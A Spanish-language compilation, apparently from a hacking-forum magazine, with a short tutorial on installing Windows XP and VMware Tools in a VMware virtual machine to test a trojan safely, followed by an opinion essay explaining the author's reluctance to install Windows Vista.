Los pasos básicos son:

1. Abrir WMware Workstation.
2. Insertar el CD de instalación del sistema operativo
3. Encender nuestra máquina virtual presionando sobre el botón "Power On"


4. El CD de instalación booteará y seguiremos el proceso normal de instalación de Windows XP.
5.

Cuando la instalación finalice, tendrás una máquina virtual corriendo Windows XP

Para usar el teclado y mouse dentro de nuestra máquina virtual, debemos hacer clic con el mouse dentro de nuestro sistema operativo virtual. El mouse quedará deshabilitado en nuestro Windows físico. Para volver a usar el mouse y deshabilitarlo del entorno virtual, debemos presionar las teclas CTRL + ALT. Para mejorar el desempeño de nuestra máquina virtual debemos instarle el "VMware Tools". Haciéndolo lograremos mejorar el movimiento del mouse y no habrá necesidad de presionar CTRL + ALT para alternar el movimiento del mouse entre el sistema virtual y el real. También nos permitirá arrastrar y soltar objetos entre nuestros sistemas operativos, copiar y pegar archivos.

Para instalar el VMware Tools debemos escoger **VM > Install VMware Tools** en el menú de VMware Workstation y automáticamente comenzará el proceso de instalación dentro de nuestro entorno virtual.

Ya tenemos todo listo para empezar a trabajar. Probaremos la ejecución de un troyano en nuestra máquina virtual.



Como podemos ver el troyano está instalado en la máquina virtual, pero ningún cambio se ha producido en nuestro entorno físico. Los cambios tanto en el registro como en los procesos activos se producen solo dentro del entorno virtual.

Autor: Stone_FREE_

Links Interesantes

Máquinas virtuales Server 2003, ISA Server 2006, Exchange Serv 2007 y SQL Server.

Instalar MacOSx86 10.4.5 sobre VmWare 5.5.1 en Windows

Escrito sobre VMWare

Me niego a instalar el Vista...


Este es el comentario que surgió en mí tras un día cansado cuando en casa me pidieron que instalara este SO en el "mejor" (el que compramos más recientemente) de los ordenadores que tenemos.

Y es que en ese primer momento surgió de mi interior un sentimiento de rabia motivado por el cansancio. Todos los que hemos tenido que instalar un SO en un PC sabemos lo tedioso del proceso. Las primeras veces requiere de mucha atención por nuestra parte: ¿habrán cambiado muchos los pasos a seguir desde la versión anterior? ¿En caso de que se bloquee el proceso, hasta qué parte ha instalado? ¿Por qué habrá saltado el error? Además, en esas ocasiones todavía desconocemos cuándo nos va a pedir que introduzcamos manualmente algún dato o seleccionemos una opción entre varias. Eso de "instalación desatendida" sigue siendo todavía una entelequia. Además, las Live-CDs nos han acostumbrado mal. Parece que podemos tener un SO perfectamente funcional en pocos minutos... y la realidad no es así. Esto me hace suspirar al leer noticias sobre los progresos en la utilización de nuevos materiales para construir HD: materiales ópticos, magnéticos... pero me estoy desviando del tema.

De todas formas, aunque hayamos instalado decenas de veces el mismo SO, o hayamos "personalizado" la instalación (con herramientas como nlite o customizando un distro Gnu/Linux), siempre hay que prestar atención: cortes de corriente o imprevistos de última hora pueden causar desastres como pérdidas de datos en particiones o daños más serios en los HD (entonces es cuando pensamos porqué no habremos hecho ese backup que siempre recomendamos realizar en los foros). Tal vez porque no quisimos tomar un poco de nuestro tiempo para automatizar el proceso con alguna herramienta conocida o creando un script, o... pero me sigo desviando del tema.

La respuesta de mi familiar fue la perplejidad. "Pero -me dijo- ya te has bajado el DVD -legalmente además-. Tienes un serial y todo. ¿Por qué no lo haces?"

Tras un "porque no me da la gana ahora" menos encorajinado, surgió un "hoy estoy bastante cansado". "De todas formas, quiero que veas algo". Le mostré entonces el site de reviews.cnet.com



Para que comprobase que, como ya sabía, nuestro ordenador no cumplía todos los requisitos para su instalación (andábamos cortos de memoria) -imagen-. "Necesitamos más memoria", le dije. "Bueno. Iré a comprarla". Esta afirmación me sorprendió. En casa nadie quieres saber nada cuando se estropean los ordenadores, así que me lo dejan todo a mi cargo. Del asombro pasé a la sonrisa cuando me dijo que le apuntase qué tenía que comprar. Una consulta con firefox a la web de una conocida cadena de venta de material informático nos mostró distintos modelos de memoria.

La sorpresa de mi compañero fue mayúscula. "¿Existen tantos modelos? ¿Cómo sabes cuál escoger? Quizá será mejor que tú lo compres..."Ese día todo acabó por mi parte con un "ya veremos. Esta semana ando con la agenda apretada. Tal vez para la siguiente". Como soy una persona responsable y curiosa, seguí dando vueltas al asunto esos días. Lo que no le había dicho a mis familiares es que yo también había pensado instalar el Vista.

Al fin y al cabo, por algo me lo había descargado (todavía no me he transformado en un "descargador-probador" compulsivo de software). Pero esos días una mariposa revoloteaba por mi estómago.

En casa somos muchos: siete personas. Todas ellas adictas al trabajo utilizando el ordenador. La pena es que sólo disponemos de cinco ordenadores... El presupuesto no da para más... El caso es que sólo podía instalar el Vista en un equipo, dado que el resto exigían modificaciones "drásticas": cambio de procesador, de placa, de tarjeta gráfica... Un sólo ordenador para el Vista y siete personas curiosas y trabajadoras. "Si al menos no fuese tan exigente en recursos -pensaba para mí- podría intentar instalarlo en algún otro ordenador." Conozco a mi familia y sé que lo nuevo, aunque en principio les asusta, también les atrae. Resulta muy sencillo acostumbrarse a lo bueno.

Por aquel entonces respondí en el foro de elhacker.net a un mensaje es el que alguien se preguntaba el porqué el nuevo Windows exigía de tanta máquina (bueno... Esto es cierto a fecha de hoy, claro está. La informática está en rápida evolución y en un par de meses lo novedoso se transforma en obsoleto). El caso es que la gente aprovechó el mensaje para volver a meterse con el Sr. Gates. Siempre me han indignado los típicos mensajes de respuesta que aprovechan cualquier pregunta relacionada con Microsoft para ponerlos a parir pero sin aportar ninguna información útil más que el discurso eternamente repetido de "Linux es mejor"

Admiro mas la evolución de Linux que la de Windows, que no digo que sea lo peor, tiene mejoras, tiene cosas buenas, pero han duplicado los recursos, los precios y no lo han compensado debidamente.

Así que, armado de mi "justa indignación", respondí lo siguiente

Pura estrategia comercial. La industria del hard necesita sacar nuevos productos, más potentes, porque los usuarios demandamos más rapidez, más vistosidad, más... Consumir más recursos es "conditio sine qua non" de este progreso. Y Linux (ojo, entendido como SO, no sólo como kernel, sino como conjunto de aplicaciones añadido) también consume recursos. La gran ventaja es que es más "modular" (al menos en su espíritu primitivo): en lugar de un tocho de programa que te hace "eficientemente" quinientas cosas, quinientos programas "ligeros" que te hacen con eficiencia y rapidez cada una de esas quinientas acciones.

La clave es esa "unión" entre Microsoft y las empresas. Debo decir que igualmente me preocupa que ese mismo proceso también se produzca con Gnu/Linux. Sí, ya sé que es necesario esta alianza con el mundo empresarial para que un SO se acerque hasta el usuario final, puesto que supone una sustancial mejora en términos de utilización y compatibilidad. Transforma el producto en algo "realmente útil" y estéticamente agradable. ¿Qué sería hoy del pingüino si no se hubiesen aliado empresas como Sun, Novell, HP...? Pero esta alianza es una espada de doble filo, dado que al igual que nos facilita la vida, al mismo tiempo posibilita una salida al mercado de nuevas y caras tecnologías. Y aquí es donde está el meollo del asunto:

- Por una parte, parece que el futuro que los políticos, los medios de comunicación y las grandes empresas y multinacionales nos profetizan y ofrecen es el puro desarrollo tecnológico. La tecnocracia, en palabras de Alvin Toffler. Esto siempre me ha parecido preocupante, ya que la tecnología únicamente es capaz de crear máquinas, pero no puede conferirles sentimientos, ilusiones, esperanzas, direccionalidad en sus acciones. Todo está perfectamente programado. Cualquier intento de salirse de la norma se considera una anomalía y se elimina/destruye. ¿No nos estamos dejando llevar por esta corriente, fascinados por los avances que "supuestamente" nos ofrece, pero nos olvidamos que la propia tecnología nos limita, nos marca un rumbo a seguir, impuesto por la propia física-materialidad de esa tecnología, impuesto en definitiva por las grandes multinacionales que son las que diseñan qué puede realizar y qué no esa tecnología? Windows Vista se apoya en ese tipo de tecnología que nos venden como "puntera", como futurible pero ya real.

- Por otra parte, siempre me ha dolido pensar en los "equipos obsoletos". Suspirábamos por un procesador que pasara del Giga y ahora nos parece que pertenece a la época de nuestros abuelos. Pero no quiero ponerme nostálgico. Aparte del enorme problema económico y ecológico que supone el tratamiento y reciclaje de estos "viejos equipos". Pero el verdadero nudo gordiano de esta cuestión es que resulta tremendamente injusto desprenderse de estos equipos en un mundo global en el que un ordenador personal es un sueño para miles de millones de personas y en el que existen proyectos para acercar a todos esta tecnología al precio de 100 dólares. ¿Porqué deshacerse de lo que aquí no nos sirve cuando en otros lugares lo necesitan? Máxime cuando ponerse "a la última" exige un

desembolso familiar importante. ¿No podemos vivir a la penúltima, superar nuestra adicción por tener lo último en gráficas, el mejor procesador, la placa base más equilibrada, la...? Windows Vista lleva a ignorar toda tecnología informática que no sea "puntera" (a fecha actual. Dentro de medio año ya será menos moderna y más asequible). Sin querer este punto me lleva a otro más doloroso: Cuando tanta gente muere de hambre en el mundo, por no tener acceso a agua potable, por no disponer de las mínimas condiciones de sanidad, por... ¿cómo afrontar este gasto totalmente superfluo en innecesario que me supone "mejorar" mi ordenador, cuando ahora rula perfectamente? No tengo estómago.

- Otra cosa que me fastidia es que se ignore mi condición de persona adulta y responsable. Cuando se me imponen exigencias elevadas, no previsibles en principio, me reboto. ¿Porqué tengo que aceptar lo que terceras personas, desconocidas para mí, me proponen si con lo que tengo ya es suficiente? ¿Es tan necesario actualizarnos al último SO de Microsoft cuando el XP sigue ofreciendo un resultado excelente, además de una robustez y equilibrio superior al resto de Windows?
- Además, para qué instalarlo cuando dispongo de una opción tan buena e incluso mejor en los aspectos donde Windows vista se supone que "brilla" (entorno gráfico, seguridad incorporada, manejo de información). Gnu/Linux incorpora todo esto y además lo hace de forma gratuita. Sin necesidad de tener que mejorar mi equipo. Sin gastos.

- En definitiva, si no necesito algo, ¿para qué debo instalarlo? ¿Por la campaña de marketing que hay por detrás? ¿Porque se ajusta mejor a mis "necesidades" -si ya con lo que tengo voy sobrado-? La verdad es que no resulta nada difícil caer en la "tentación": una campaña de marketing bien orquestada, una presentación del producto "sabrosa", eslóganes repetitivos que te invitan a probar el "mejor Windows" del momento... Parece que se les olvida que lo mejor es aquello que más se ajusta a mis necesidades (tampoco me gusta que me creen falsas dependencias). ¿De verdad es necesario que tenga que andar actualizando mi ordenador cada dos por tres? ¿Es eso necesario para poder implementar en mi PC las "nuevas tecnologías" y aplicaciones que están surgiendo?

Todo esto se ha ido fraguando en mi pensamiento a lo largo de estas semanas. Y he de decir que a día de hoy, todavía tengo el DVD con el Vista encima de la mesa, esperando que alguno de mi familia se anime a instalarlo (cosa que dudo mucho. Da miedo la primera vez). Si. Sé que un hacker es el que satisface su curiosidad. Y me pica mucho el gusanillo por ver cómo son las tripas del Vista. Pero más me retiene la conciencia por todo lo que he comentado arriba. Si soy sincero, lo que más me fastidia de todo esto es haber gastado un DVD que no

voy a usar para otra cosa que para almacenarlo en el archivador de los SO.
Autor-Mordor

Links Interesantes

Donde surgió este tema

Windows Vista vs. MacOS X vs. Linux

Requerimientos Windows Vista

Windows Vista

Windows Vista: ¿Planeas cambiarte? ¿Cuando? ¿Porque? comenten